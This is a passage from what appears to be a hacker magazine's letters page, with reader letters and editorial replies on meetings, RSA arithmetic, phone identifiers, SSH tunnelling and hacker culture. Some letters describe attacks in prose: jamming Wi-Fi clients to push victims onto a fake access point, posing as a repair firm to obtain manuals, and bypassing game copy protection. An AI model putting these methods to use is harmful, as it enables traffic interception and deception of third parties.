because it's easy to remember and we don't have to print additional details for each meeting. Of course, people who can't attend on Fridays will disagree, but we guarantee that there are other people for whom Friday works. Additional meetings can happen anytime and the first Friday gatherings can be used to promote those events. In fact, from your URL, it appears that you're not primarily a 2600 meeting in the first place. Our meetings simply don't carry the same weight if they're packaged with other groups. That's not to say we can't combine forces, but each group needs to be able to develop and build on its own as well. Finally, if people won't show up unless there's alcohol, that's a problem. The meetings exist to provide a forum and a means for people to meet and share information from the hacker world. It's nice to have other things, but that alone should always be enough for people to meet up. We hope to see this develop over there.

Dear *2600:*

I am looking around to rent a hack space in the U.K. in Wolverhampton and calling it wolves2600. Would this be OK because there is a brum2600 meeting about 15 miles away but the group seems non-active.

adam

We're not sure if you're talking about starting a hackerspace or a meeting. But either one sounds like a nifty idea. We do encourage people to not have 2600 meetings in hackerspaces, as it's not the type of place where random people will come upon the group by accident and learn a whole lot. That alone is one of the more magical things to come out of many meetings over the years. We find it's good to get away from the computers and projects so that we can meet in a public space where the whole world is welcome. Of course, having a hackerspace to go to afterwards is pretty cool.

Dear *2600:*

I've been a fan for many years. Instead of starting my own meetings, I was wondering would it be appropriate for starting a *2600* club at my university, one that is open for all to come from surrounding universities? Please contact me when you have time. I would love to represent *2600* for my upcoming generation and the future upcoming computer security experts in the Midwest!

H1ghBr1d
Jr Network Pen Tester

As our autoresponder will have told you, we're not able to personally contact everyone who writes in to us. But having your question answered here will help a lot more people. We've found that meetings/clubs at schools can work just fine, provided they're open to all and otherwise meet our guidelines. Best of luck.

Dear *2600:*

Wanted to look into starting a Kentucky meeting. What do I need to do?

Kenpo

All of the info for starting a meeting can be found at our meetings site (www.2600.com /meetings). There you will find some basic guidelines and tips for getting people to show up. Having a website always helps. We look forward to hearing how this fares.

Dear *2600:*

Your submission auto-reply is very well written and informative. Thank you.

Greg

In all of the years we've been doing this, people have gotten into conversations and arguments with our autoresponders, but nobody has ever taken the time to compliment any of them. You've made a certain text file feel like a million bucks.

Postscripts

Dear *2600:*

I believe that one of your payphones is mislabeled as being on Victoria Island in Canada. The city of Victoria on Vancouver Island, BC, Canada does have a robust Chinatown. However, to my knowledge, Victoria Island (far north, Northwest Territories, and Nunavut) does not possess any community large enough to have a distinct Chinatown.

Growing up in Vancouver, it was always funny listening to people's confusion about Victoria being on Vancouver Island, Vancouver being on the mainland, and Victoria Island being in the Northwest Territories.

Louis

And don't forget that other Vancouver across the border in Washington State. Thanks for the correction. It's no wonder we were confused.

Dear *2600:*

The "Simple RSA Encryption" article by b3ard (28:2) is a really good summary of public key encryption. Using it, I was able to encode and decode using different parameters.

I only found one confusing part and that was "the message chunks must not exceed the size of the modulus [N] itself." You might think this is the length of the message chunks, but it's actually the number of symbols. For a modulus of 35, for example, you cannot have more than 35 symbols (e.g., all the letters and nine punctuation characters, but no digits).

The biggest problem is that this method, used with such a small modulus, is no more secure than a Decodaquote in a newspaper. This is because each character is encoded and decoded separately. "P" would always be 11, for example. So the encoded text is subject to character frequency analysis, guessing that a common three letter sequence is "the", etc.

This could easily be solved by putting two characters together when encoding. Still not secure by NSA standards, but secure by prison guard standards. But now you start to see the problems with public key encryption. Let's say you have an alphabet with 40 symbols (letters, digits, space, and three punctuation symbols). The largest concatenated number would be 4040, therefore the modulus

would have to be as large. Alternatively, you could concatenate two 6-bit characters, which would give an alphabet of 64 characters, and the largest concatenated number would be 4096 (2^12).

If we follow through with the arithmetic, we start to see why public key encryption is hard. Although the concepts are relatively simple, the massive size of the numbers involved causes problems. Let's see:

One product of two primes that is larger than both 4040 and 4096 is 61(p)x71(q)=4331(N). This means that r=(61-1)x(71-1)=4200. The first candidate to produce d and e is 4201. It is prime, so it cannot be used. The second candidate is 8401, which can be factored as 271x31.

So far, so simple, but it's about to get challenging very quickly. If we are to encode the word "PROBLEM", assuming we just concatenate the decimal values of the letters P=16 and R=18, we have to calculate (1618^271)mod 4331. That produces 1859 and (1859^31)mod 4331 = 1618. So the algorithm worked, but we've disguised the problem.

The problem is that 1618^271 is an 871 digit number (1859^31 is comparatively tiny, only 101 digits).

There are simply very few calculators, software or hardware, that can handle numbers of this size. One of them is UNIX bc, which I used, but if you have access to a UNIX system, there is already built-in encryption. Writing your own algorithm is possible, but still needs a relatively sophisticated computer language.

So, while this article is a great introduction to the subject of public key cryptography, in a constrained environment (the Russian Gulag for example), probably something a whole lot simpler, based on private key cryptography would be much better, something that you really could do with pencil, paper, and mental arithmetic.

D1vr0c

Dear *2600:*

Great article by b3ard in 28:2, but the author omits that 11^29 is out of the range of any calculator that I know of. Even with small primes, the encoding/decoding is going to require taking the modulus of very, very large numbers. Luckily, the algorithm for "modular exponentiation" provides a reduced memory space solution for exactly this problem - if you are willing to do 29 multiplications and modulos for every letter you want to decrypt using that key. Over 200 in all just to decode "PROBLEM". I guess if you had a lot of time on your hands, it might be okay. But really, computers are a lot better at this kind of thing.

DM

Dear *2600:*

I think you guys fell for one there (back cover school bus photo, 28:3). The last zero looks Photoshopped to me. It's a distinctly different size/shape than the one next to it. And whoever heard of a school bus going up to 2600? Any metro area with enough students for that many buses relies instead on the existing transit system.

Lucas

We can't say for certain that it's authentic in this day and age, but we've seen far sloppier numbering jobs on all sorts of vehicles. And we've also seen buses with six digit numbers - we really doubt they have a million buses in their fleet.

Dear *2600:*

This letter is in response to the Variable Rush letter in 28:3 which was in response to Chuck's letter in 28:2.

Variable Rush thought out the cost of purchasing *2600* from stores. One thing omitted is the cost if the store in question does not yet have the new issue. Oops, double the gas price for the wasted trip.

Mystrix

Dear *2600:*

Re "Cellphone, Keys, Wallet? Check!" (28:3), the IMEI is not "like your home address or email address." McGurty... that's a McGuffin.

Your home address or email address is more like the IMSI. It's all a bit confusing, but imagine you owned a mobile home. The IMSI (a 15 digit number that lives within the SIM card) would be the address in the trailer park while the IMEI (sometimes also shown as a 15 digit number although it's really only 14 digits long if you take off the check digit) would be the serial number stamped on the metal frame. If you moved the trailer to another park, you'd hang a different shingle outside with a different address for Mr. Postman (just like putting a different SIM card in a phone), but the serial number (IMEI) would be the same (unless you'd stolen the trailer, in which case you might want to erase it - just sayin, not suggestin).

Normally, you wouldn't care about the serial number of a house trailer, but it would be useful if someone came along and jacked your trailer, leaving you with an empty lot. How would you ever know if your trailer had been found again except for the serial number? Ditto for cell phones. The serial number/IMEI is also used for manufacturer recalls.

The IMEI is also used by gumshoes. Imagine that someone found a bomb with a cell phone attached to it as a trigger. The IMSI might track down the person who purchased the SIM card and the IMEI might track down the person who purchased the phone. Or maybe the bomb went off and the SIM card was blown to Smithers, BC, but the IMEI is still readable. So, if you do bad stuff, either number might put you behind bars writing plaintive letters to *2600 Magazine* or complaining that the warden thinks the rag, I mean mag, is contraband.

How do you tell IMSI and IMEI apart? Well, not so easy. A lot of IMEIs start with 35, but recently they've started using other numbers. The IMSI always starts with the MCC of the country where you bought the SIM card (first three numbers) and then the MNC of the phone company (next two numbers) (en.wikipedia.org/wiki/List_of_mobile_country_codes).

The IMEI will usually be printed on the phone, usually in the battery compartment and on the box the phone came in. The IMSI may be printed on the SIM card and on the packaging the SIM card came in. Both should be accessible using the menus in the phone.

My iPhone doesn't have a removable battery (thanks Apple) but the IMEI is printed on the SIM tray (support.apple.com/kb/HT1267).

Is that a SIMple enough explanation?

Great mag guys, keep up the gr8 work.

D

It's always good to be reminded that Smithers, BC is a real place.

Dear *2600:*

I enjoyed reading the Summer 2011 issue (28:2), as always. This was the first issue that I have read on a Kindle... good job!

The article on SSH tunnels covered a topic close to my heart, and I am happy to see the word being shared on this important tool. However, the author dismissed the capabilities of PuTTY a little too quickly.

PuTTY is a cross-platform SSH client, and it is quite capable of handling dynamic port forwarding. Simply go to the menu and choose Connection / SSH / Tunnels, click on the "Dynamic" radio button, and choose a local port to use. Then press "Add." You will see your chosen port number in the box with a D in front of it. Go back to Session and click "Save" and it'll remember this setting every time.

Even though I am a heavy Linux user and I have easy access to the SSH command line, I still use PuTTY daily for dynamic port forwarding. It's a very powerful tool, and it's available for both Linux and Windows.

Alan

Dear *2600:*

I just finished 28:3 and was blown away by "Kill Switch." Absolutely *amazing* writing by Leviathan to be able to paint such a picture and even develop the characters a little in but three and a half pages. It was a most enjoyable way to finish the issue and I for one would love to see every issue end that way.

Polaris75

Dear *2600:*

Love the email QR code at the end of the letters section!

Derf~!

We're glad you enjoyed it, but it didn't seem to result in a significant increase in letter writers. Of course, that may be the last thing we would need.

Dear *2600:*

I own an Android phone and completely love it. I consider myself pretty tech savvy, but was always nervous about rooting my phone for fear of messing it up. That was before I read your Summer 2011 issue and the article "Mobile Hacking with Android" contained within. I always thought that the Android platform would be perfect for low key mobile hacking and this article was proof of concept. I just had to try it, but this would, of course, require me to root my phone. Well, rooting turned out to be much easier than expected (thanks oneclickroot!). And now I have not just the apps used in the article, but a few other ones I feel may be worth mentioning for the sake of my fellow Android hacking enthusiasts. "Anti" is great for pen testing and very simple to use. Another one (one of my personal favorites) is "WiFiKill," which allows you to kick other devices off of any Wi-Fi network that you are connected to. WiFiKill could be especially useful in conjunction with the other apps used for the MitM attack in that issue. You could run it from a second device (or maybe even the same one, but I don't think that would work) to kick your victims off the legitimate AP, forcing them to connect to your fake AP. There are quite a few interesting and useful "hacker" apps out there, and I can't wait to see how the platform grows and becomes even more powerful. Imagine a version of Android with all the power of BackTrack, only portable and still fully compatible with Android apps. A hybrid (would it really even be a hybrid technically?) OS like this might be pretty hard to pull off, but I think it could be done. Call me crazy. My mind drools at the idea of such a thing.

Octo314

Merely picturing all of the drooling minds out there is inspiration enough to keep us going.

Dear *2600:*

Issue 28:2 was awesome and the "Transmissions" column by Dragorn was serious! Since August 2010, I've been following the Stuxnet story.

Cyberwar, I believe, is very real, and Stuxnet was something very new under the sun. At the very least, it's a blueprint for future cyber weapons. I believe Stuxnet was the U.S. sending a warning shot at Iran and for the rest of the world to see.

Before that, it wasn't imaginable to use a cyber weapon to take out a power station and avoid knocking power out in a hospital at the same time. Stuxnet was an example of that. It's up there with laser-guided weapons. It's targeted.

From what I read, a Symantec strategist estimated 30 programmers helped write Stuxnet. Programmers' coding styles are distinctive, as are writers' prose styles. And the fact that it took, they said, at least six months to develop means a lot of money was spent. And Stuxnet didn't exploit one zero-day, but four! That's got to be the biggest worm this century. It has government written all over it.

Anyway, again, awesome issue, and thank you.

CASE

Wondering

Dear *2600:*

I have a Kyocera Jax on Virgin Mobile's network and I noticed it has been doing something rather odd. I can assign speed dials to numbers one through 99 and have done so for numbers one through ten. My phone has been assigning numbers to random speed dials, but when I look at the speed dial list, these numbers are still listed as being unas-

signed. These numbers are 22, 26, 27, 32, 43, 53, 54, 56, 63, 66, 72, 74, 78, and 89. It has also assigned my mother to 666 (too many obvious jokes to be made there...), even though it doesn't show any way to set a number that high.

How or why is my phone setting speed dial numbers while still saying those spots are unassigned? How is it assigning a triple digit speed dial when the user has no way to do so? And how can I remove these random speed dials?

Josh

Your phone indeed seems to be possessed. We're not familiar with it, though, so we appeal to our readers to write in with their theories.

Dear *2600:*

I have some friends who would be interested in hearing some shows of the *Off The Hook* program. I have subscribed for life to the DVD version of *Off The Hook* that I receive every year. Would there be a problem copying the DVDs and giving them to my friends? Would there be a problem posting them on my website? I didn't notice any copyright information, but, regardless of copyright, what are your wishes? I would really like to share my "treasure" of DVDs with my friends and associates, but I don't want to upset *2600* as I am respectful of your hard work that you have put into producing the series. May I please share the DVDs with others?

Thanks for your time in responding to my questions. I appreciate your organization and believe that it is beneficial to the computer security and technology scene for those who wear all shades of hats while hacking around on systems. Thanks for considering my request.

MS

The DVDs are yours to do with as you please. The audio files are designed to be copied and shared, so you have our blessings. Just try and let people know where they can go to support our efforts.

Dear *2600:*

I've written for *2600,* and I wanted to find out if there are any particular editorial themes that you're planning for upcoming issues which suggest any particular articles. My field of expertise is embedded systems, and I've spoken over the years on topics of networking and designing with microcontrollers. I'd love to hear back from you if you have any suggestions.

Phil

We don't design entire issues around a particular theme. You can find a whole variety of topics each time. We do, however, have an overall hacker theme, meaning each article should approach its subject as a hacker would, thinking in terms of the individual, outlining ways of outsmarting the system, trying things nobody else would try, and, above all, not holding back because something is too controversial. A mere look at the contents of any of our issues ought to illustrate this outlook and give you some inspiration.

Dear *2600:*

I recently found a security vulnerability within Blackboard (a cloud-based academic course management application used by many universities across the United States). The vulnerability allows any user (student) in a given class to view the homework of any other user in that class. Does *2600* publish articles written by readers or are all articles written by *2600* staff?

Chris

The uniqueness of our publication, and one of its greatest strengths, centers around the fact that the bulk of our material comes directly from our readers located all around the world. This is the only way that we can avoid getting stuck in a particular perspective and it enables all of us to continuously hear the latest in technology and hacker happenings. So, by all means, send in your article! The email address is articles@2600.com and our postal address is PO Box 99, Middle Island, NY 11953 USA.

Dear *2600:*

I recently purchased a few back issues and I found something interesting. In my copy of 23:1 on page 25 ("Hacker Perspective" by Cheshire Catalyst), there is a blue signature (in pen) above the article that says "Cheshire" with a little green squiggle in the C of the name. Were these signed before they shipped by Mr. Catalyst? I can take a picture if you want to see the signature.

DMUX

We're not sure how that happened but it's entirely possible that these were signed at HOPE Number Six in 2006 and you happened to get one of the leftovers. We try and include something extra with nearly everything that's ordered from our online store (store.2600.com). In this case, though, it was pure chance.

Dear *2600:*

I am interested in ordering some of your back issues and was wondering if someone could recommend some back issues that were popular or had articles in them that were also popular or instructive. I am pretty new to hacking, but would just like to learn anything that is helpful about ethical hacking that might not be covered anywhere else.

Brad

This is one of the questions we're asked the most. It may sound like a cop out, but pretty much all of the issues fit this criteria. Hacking isn't something you learn in a classroom or in a hierarchical, linear fashion. You basically learn things that make you want to learn more things. Oftentimes, that means getting more basic info so you can better understand something you've just been introduced to. Other times, you want to get more advanced info so you can continue down a particular path. In all of our issues, even the really old ones, there are lots of starting points that make you want to find out more. There are really an infinite number of ways you can fill in the gaps from that point, but we're pretty certain they'll all be pretty enlightening, not

to mention unique.

Dear *2600:*

I'm interested in writing an article for *2600 Magazine* on malware and botnets that are using VoIP for data exfiltration and as command-and-control channel. It's based on a talk that I've given. What are the requirements of *2600 Magazine* (word count, file format, can/can't attach diagrams, can/can't attach code) and deadline for the next issue (and the one afterwards, in case I miss it)?

I

As you can see if you're reading this, we're mostly text-based as far as content, although diagrams, illustrations, and code are accepted. In most cases, they shouldn't be the main thrust of a piece since we traditionally have more of a conversational tone, rather than that of a lecture. For that reason, it shouldn't be too similar to a talk given at a conference, as the dynamics are completely different. We don't have set deadlines for issues, as we judge articles based on their qualities shortly after they come in and place them in subsequent issues as space permits. There is also no set word count as we want articles to cover as much ground as they can without becoming repetitive or boring. However, articles that are too short (under 500 words) might wind up on the letters page instead. As for format, we ask that you send an ASCII text version along with any other versions you may be comfortable with.

Speaking of talks, we have opened our speaker submissions for HOPE Number Nine, taking place from July 13-15, 2012 in New York City. Simply email speakers@hope.net if you have an idea for a talk. It would be a good idea to check www.hope.net for speaker guidelines first.

Dear *2600:*

Question on the Autumn 2011 cover. Is that Murdoch on the T-shirt? It looks like Lieberman wearing glasses. Or is it some other political criminal I just can't recall of offhand? Are we going to see those Ts in the *2600* store?

Alex K

We have no plans to offer those shirts but if we get thousands of requests, we'll reconsider. We doubt Joe Lieberman will ever wear glasses again if he reads the above.

Stories

Dear *2600:*

Maybe I am alone out here, but I think it would be cool to see an occasional article - or even regular column - on hacks for vintage computers. Perhaps I am just living in the past, but I miss the days when you could fully understand the inner workings of a computer, down to what every byte in every memory address meant. Perhaps some of the most interesting ideas spring from copy protection schemes for games at the time, which used all sorts of clever tricks (though ultimately never successful) to prevent copying of their hard work.

As an example, I will share one that I discovered on my trusty Commodore 64. I had a game, I think *The Eternal Dagger* by SSI, and you would first load the bootstrap program in BASIC, and then RUN that which would load and run the rest of the game, as well as check the on-disk copy protection. I noticed when I tried to LIST the BASIC boot program though, it would show the first line or two and then say ?SYNTAX ERROR.

This fascinated me, of course. Normally, this message appeared if you typed a gibberish BASIC command that it did not understand. But why was it doing this when I try to view the program code, part way through the listing? Very bizarre.

Now I knew that BASIC programs were by default loaded in at memory address 2048 (that's x800 for those of you who speak hex). They were stored as plain ASCII characters, however all BASIC commands were stored as "tokens" in the 128-255 range. So instead of storing the full ASCII codes for the command GOTO, just a single byte would be used to store this command, for example. This saved memory, and also presumably made it easier for the BASIC interpreter to actually do its job. So, using trusty old PEEK, I printed out the ASCII values of the program up to the point where I got the error message when viewing the listing. Interestingly, the line that produced the error was a REMark line - BASIC's version of a comment. Even weirder, huh? I noticed something unusual, though. Instead of readable characters, the REMark line contained character number 204.

Clearly, that shouldn't be there, so, using POKE, I put in a space (character 32) or something like that to replace it, then tried LIST again and voila! The entire program was listable. So now after all that, what were they trying to hide? Looking through the short boot program, I could see a specific line (let's say line 100) that checked for the on-disk copy protection before proceeding to load the game. Was it really that easy?

To test my theory, I copied the disk and tried loading the game. It failed, of course. It was a copy. Then I rebooted and reloaded the bootstrap, then just deleted line 100 (even though I could not see it, I could still delete it fine). Then I ran the program, and no copy protection check!

So yes, things have not changed so much in 25 years. To this day, I still do not know why putting the byte 204 in a BASIC REMark statement on the C64 prevented LISTing past that line - whether it was even intentional or a flaw in the OS. I'd read many books on the internal workings of the machine and had never once seen it mentioned. I did make use of the fact many years later though to help protect one of my own games.

I hope some people have enjoyed reminiscing with me about the early days of hacking, and to hear more stories like this. Happy hacking!

dr finesse

We're definitely in favor of more such stories as they always have some degree of relevance in to-

day's world, plus it's amazing to just look back on how different some forms of technology were.Thanks for sharing.

Dear *2600:*

I would like to thank you all at *2600* who work diligently to provide your readership with a great magazine. I have been working almost one year to restore an Apple iPod Touch 2G. I was able to do this only this week after I saw an article in your magazine (28:2) which informed me of the Windows XP Black edition. Using this version of Windows, I was able to install a virtual machine on my Fedora 14 Linux installation using VirtualBox as my virtual machine manager. I was able to use IReb-4 to set up and reinstall the iOS on this device and fix the restore boot loop that this device was stuck in. I had tried this with Windows and beta which worked partially, but just couldn't get the job done. Your article on the Windows XP Black edition pointed me in the right direction. When you help your readers get work done, your magazine becomes a valuable and essential resource that we must have in our repertoire. I do enjoy your articles and advice, as well as warnings on government encroachment on the freedom of the people of this world. Having worked for a local government agency, I can vouch for the concerns expressed in your magazine! In these times, your work is a must-read for more than the computer professional. It is a must-read for all who value their and their families' freedom! I humbly thank you for your work. Oh yes, I will be subscribing to your publication.

William Henry

Dear *2600:*

This story isn't exciting enough for an article, but a friend of mine said "you hacker" when I told him about it, so I thought I'd share it with *2600*.

A few months ago, the control module in my dishwasher failed and I decided to replace it myself. The new module is the same for many different models with different sets of programs, and even different numbers of buttons (one of the buttons on the module is covered up in my model), and didn't come with instructions for programming it. The cycles the dishwasher had with the new module didn't match the buttons.

I emailed the manufacturer, who replied that "due to the constraints of the Health and Safety legislation, we are unable to offer any advice on the repair of our appliances. We can only advise our own service personnel who have proven competency in the repair and subsequent safety testing for electrical integrity of the appliance(s) in question."

Of course, they wanted me to pay the outrageous call-out charge for their own technician to push the magic buttons. So I decided to try a little social engineering, set up a disposable Gmail account with "ApplianceRepair" in the name, and emailed the company to say that the computer that has all of our technical data sheets crashed and, until we get it fixed, could you please email us a PDF of the programming instructions for part number 123456789? My "appliance repair company" got the PDF back within a couple of hours, and that night I pressed the magic sequence of buttons, and the programs matched.

So, what's in a name on an email address?

Varbede

Requests

Dear *2600:*

I was just wondering if you could do an overview (not an ad) of *Realm of Empires*. I know it's a Facebook game, and that your readers are mostly adults who don't concern themselves with these kinds of games, but it is important to ethically question different things. You can find a group of pictures at s650.photobucket.com/albums/uu225/RealmofEmpires/. I would appreciate it a lot if you did, because there is a contest at realmofempires.blogspot.com/2009/03/blog-for-servants.html I want to archive. Remember that hacking ethically is more important then hacking successfully. If you do decide to publish it, email me with subject "blog for servants offer" (please get the subject right for prompt response!). Include the metrics on the magazine that you feel are relevant. Include the author on the email, as well as me for corresponding you to write this (my user name in the game is (12346) and you will have to verify I am the reason for this article. I know this is a lot of work, so if you choose to write it, I would be really honored and proud. Also, your books are awesome.

Ray M.

Anything else we can do? Seriously, we don't even know what you're asking for, other than what looks like publicity for your game (which you've now gotten by our printing this letter). That's not what we're about and we sure don't have the time to jump through all of these hoops. We're glad you like the books, but our attitude shouldn't come as a surprise if you've read them.

Dear *2600:*

Hey, what happened to the puzzles you guys used to feature in your mags? That was a huge part of the mystique and mystery of *2600* and it'd be cool to have them back.

Andrew

Those puzzles took a lot out of us and the reaction wasn't nearly as great as we had hoped for. We're open to doing more such things in the future, but we might have to rely on external sources as people here tend to run for the exits whenever we mention this idea.

Dear *2600:*

It just occurred to me that I am guilty of something that perhaps we are all guilty of. A recurring theme of this magazine is the assumption by society that "hacker" = "cybercriminal." Yet, the bulk of the magazine is dedicated to security exploits. Isn't "hacker" supposed to mean someone who experiments with something in order to gain new knowledge (especially in the fields of technology and telecommunications)? There are so many articles about

(I take artistic license to overgeneralize via fictional *2600* headlines): "What I Found When I Figured Out how to Press CTRL+ALT+DEL on This Here ATM," "A List of Unprotected Wi-Fi SSIDs in Times Square," "A Perl Script to Buy Negative Numbers of Computers from dell.com for Fun and Profit," "I am writing this article because the manufacturer is ignoring my advice, so by publishing this security flaw I am forcing them to fix it."

Isn't that us buying into our own stereotype? Those articles above are certainly important, but where are the other hacker articles such as: "A Primer on BSD for Linux Users," "Python vs. Perl: An Editorial," "A Tutorial on Installing OpenWRT," "The OS X Command Line Unleashed."

If hacking isn't more than a laundry list of security flaws, then aren't we all the cybercriminals that the world thinks we are?

R. Toby Richards

It's a bit of a leap to assume that people interested in those hypothetical topics are tantamount to cybercriminals. Are they edgy? Yes. But that is what we do and it's what makes the discussion so interesting. There's no reason to dance around the controversial stuff and look for "safer" topics like the ones you suggest. Most of these subjects can already be found quite readily in many places. By continuing to maintain a hacker dialogue here, we have a chance of educating people so that they don't assume that only criminals look for security weaknesses. (Incidentally, Python would totally kick Perl's ass.)

Dear *2600:*

With the end of Borders in physical locations, I need to get my *2600 Magazine* fix from somewhere. I really don't like ordering online and I don't have a Kindle or Nook (besides, I prefer the physical copy of the magazine). Is there any way to get Target or ShopRite or Wegmans to start carrying *2600?* Is this even possible? I'd like to be able to walk into my Target and pick up the issue, plus I think it'll give you guys more public viewership and more readers.

Lost in Cyberia

Getting into huge chains is extremely difficult and likely to cause turmoil. We're all for it. Once long ago, we managed to get into the now defunct computer chain known as CompUSA. Some higher-up in the corporation found out about it and summarily banned us from the store. That sort of thing happens in the mainstream. Bookstores tend to be a lot more open-minded, even the big chains, which is why losing so many readers from Borders going out of business is a real tragedy. We only hope the void is filled by a resurgence of smaller bookstores and that the public is eager to support them.

Disclosure

Dear *2600:*

I present to you Eris's honest truth: Emmanuel Goldstein, a key character in Orwell's *1984*. Emmanuel Goldstein, pen name ov Eric Corley: super important *2600* guy, host ov *Off Thee Wall*, etc. Two publications featuring numerical titles with two key characters (fictional or otherwise) with thee same name?

2600 -1984 = 616

Thee number ov the beast, according to recently found *Papyrus 115,* is not in fact 666, but 616. Could this be a conspiracy in the making for nearly 2000 years? Perhaps it means that *2600*, without the overarching threat of Big Brother, will in fact become thee beast ov revelations. Make your own conclusions.

Rev. Bermuda Jim O'Bedlam, Pope

It is indeed unfortunate that you've revealed this. But at least we no longer have to hide our true motivations. Now, away with thee.

Struggles

Dear *2600:*

I am a professional Linux developer and a longtime reader. I was reading the book *Fedora Linux ToolBox* when I discovered something interesting on page 63. There is a note in italics that reads "Crackers who successfully break into a machine will often replace some system binaries." I noted that the authors correctly stated that "crackers," not "hackers," break into machines to commit malicious acts. I have never seen the term "cracker" used in a professional text book before. Perhaps the word is getting out!

"Phred"

Senior Test Application Developer

We remain unconvinced that replacing one mischaracterized word with another will do anyone any good. People will continue to demonize that which they don't understand. It won't make a bit of difference if the high school kid who's smarter than his teachers or the office worker who reveals a security hole is called a hacker, a cracker, or anything else. They will still be misunderstood and portrayed as a threat.

Dear *2600:*

"Hacker" was once a title reserved for those who were honorable - the most intelligent amongst us who could make technologies do miraculous new things. But, thanks to the media, those days are officially gone. Today I received numerous articles with the term "hacker" in their title, and every one of them used the word as a synonym for "criminal."

We have been concerned about the issue for years and the situation is only getting worse. So I would like to propose we abandon the use of the term "hacker" altogether. That's right, let the media have it. After all, English is a living language and things like this happen all of the time. But we can't just give up - our community is not one that allows a problem to go unacknowledged.

I would like to suggest that we come up with a new word to describe those who want to legitimately push the limits of technology. I personally prefer the term "savior," which would allow *2600 Magazine* to become "The Salvation Quarterly."

Hopefully, that would make it more difficult for *eWeek* to make us look bad.

Particle Bored

Savior and antichrist in the same issue. Not too shabby. But this is no better a solution than that of the previous letter. We are what we are and changing our name will only make it look like we're trying to hide. We're not. It's attitudes that need to change, not names. What you may find interesting is that people were declaring the battle "officially lost" in our first year of publishing back in 1984, and probably before then. If anything, a lot more people have a positive view of hacking now than in those days. We need to keep working on that.

Dear *2600:*

You have Hacked My Domain. Sir my all career is depends on this site please send me the domain user name and password... otherwise my all career will be destroy. Please its my humble request to you. Please take an appropriate action for my request.

Thanks & Regards
Vinay

We suspect that your all career pretty much imploded when you started to use the Internet. Why you think we're responsible for your hacked website is completely beyond us. But we've chosen not to print the name of your domain to spare you some true anguish.

Dear *2600:*

I actually picked up my first copy of *2600* a few days ago, after hearing about it ever since I started hacking but never actually buying it. I've been experimenting with computer hacking and computer security for a year or two now, and already I know a lot. The only problem I'm having is that people don't take me seriously because of my age. I'm 14, so whenever I say something like, "Hey, if you want, I can help you secure your network or computer" or "Hey, I wouldn't download that file if I were you. Chances are it's filled with adware and spyware," people never take me seriously. I'm wondering if you guys have any tips on getting people to take me seriously, whether it's examples of my skills or other things. I've been thinking of trying to do computer security over the summer, but I'm afraid that no one will hire a 14-year-old either, because they think that I don't have any skill, or because they think that I'll be too immature. I'm pretty good at it, using some Live CDs like Matriux and P.H.L.A.K, and assorted programs I've collected while experimenting with being a black hat. Sorry for repeating myself so much, but it would be great if you guys could help me. Thanks!

Tim

The thing you need to remember is that anyone who doesn't take you seriously or treat you with the respect you deserve is the one with the problem, not you. Trying to come up with ways to impress them or attaching labels to yourself only plays into their expectations and thereby strengthens them. Focus on learning, completing your own projects, and paying attention to those people who don't prejudge you. The rest will follow. And when you do find yourself in a position of authority and respect, don't forget to give everyone as much of a chance as you believe you should be getting now, regardless of their age or anything else that can be used to prejudge them. Good luck.

Dear *2600:*

This is a test to see if I can send a "letter to the editor." I am new at this stuff and just learning.

David

We've been waiting for you.

Dear *2600:*

I've been a longtime reader and purchaser of your magazine. I've been involved in the hacking scene since my dad built an Apple][when I was ten years old.

In any case, I'm writing to you to make you aware of my legal case. I was arrested during the G20 summits in Toronto in June 2010 and spent 330 days in jail. I'm now out on bail, subject to house arrest with stringent conditions. I can't use the Internet for anything personal, and had to waive my charter rights and allow the police to conduct weekly warrantless searches of my parents' house where I am staying.

I've been a big opponent of security theater. I've been employed as a computer security expert for a number of years, and a large part of what I was trying to accomplish was to monitor and poke fun at the G20 security precautions and Canadian intelligence agencies. My arrest and pre-trial detention were clearly meant as punitive measures and were not in the best interests of justice.

I'm hoping you can assist myself and my supporters in gaining wider visibility for what's happened to me, and, more importantly, what it means to Canadian freedom. My case has the potential to set a great deal of legal precedent.

I'll keep this letter short, but for more information you can check the wiki at freebyron.org.

The most in-depth information you can probably get is via a magazine called *Toronto Life,* where I cooperated with the author, Denise Balkissoon, and discussed my case and life. It's as much detail as you're going to get anywhere without talking to me personally.

You can also plug "Byron Sonne" into YouTube to see some video of me after my release on bail.

Please, anything you can do would be appreciated. I am fighting for the freedom of us all and could really use your help.

Byron Sonne

This is indeed a fascinating story of the perversion of justice. We suggest our readers become informed about this case because it could indeed become precedent. At press time, the trial is underway so this information is likely to be outdated when this issue hits the stands. Regardless, all of the details here will remain quite relevant, as they show how someone, no matter how open they are about their intentions, can be targeted by the authorities and

made to seem like a terrorist. It makes no difference what your political ideology is. These are tactics that can be used against anyone anywhere and we can only gain strength by becoming educated on these threats. We'll do everything we can to help out on this one.

More Observations

Dear *2600:*

I am one of hundreds of thousands of people who use the web, exclusively, for entertainment. My television has an antenna attached to it for HD local broadcasting and a PS3, Roku, and home theater PC for everything else. My NFL Sunday Ticket package is purchased through the PlayStation store and all my movies/TV are streamed through Netflix.

For someone like me, who refuses to pay for a cable/dish television service, only to watch 1/1000 of the content each day (while paying for 100 percent of it), it is impossible to watch the gamut of HBO programming without a subscription, leaving the only available avenue to watching the newest episode of *True Blood* on a peer-to-peer circuit or through a peer-to-peer download.

I would, however, love to send the producers, directors, and actors their dues for high quality TV shows like *True Blood* and *Entourage* through HBO GO once it's available on the Roku. I think millions of others are with me, in that HBO GO should be available as a web streaming only option via monthly/yearly subscriptions.

More and more people each day are ditching their cable subscriptions for something more affordable and with more personalized content. Dedicated web streaming is the future of television and your company is missing it. If you don't believe me, hop on Pirate Bay and check out how many people are downloading your shows illegally right now.

D.S.

Somehow we seem to have become HBO in the middle of your letter (or perhaps we're now getting their mail), but otherwise your points are fairly on target.

Dear *2600:*

Thanks for printing my letter regarding my canceled subscription. Not long after sending that, I noticed the subscription became available on my iPad! Sweet! I'm a subscriber again.

With all of the brick-and-mortar bookstores shutting down, there soon won't be any shelves to pick *2600* up from. Sad.

Thanks for your efforts to make your readers happy! Keep up the good work!

Ld00d

Dear *2600:*

hey Hacking wow this is crazy http://www.todayslocal10.com

Ray M.

Dear *2600:*

So right off, I would like to say that I get a lot of enjoyment from your magazine. I am pleased to be able to say that no longer shall I have to mill about the local bookstore to see if the latest one is in. Subscriptions are cool.

I would actually like to respond to two letters that I have read so far in 28:3. (I really enjoy the *2600* letters because it is like a room full of conversations of various types.)

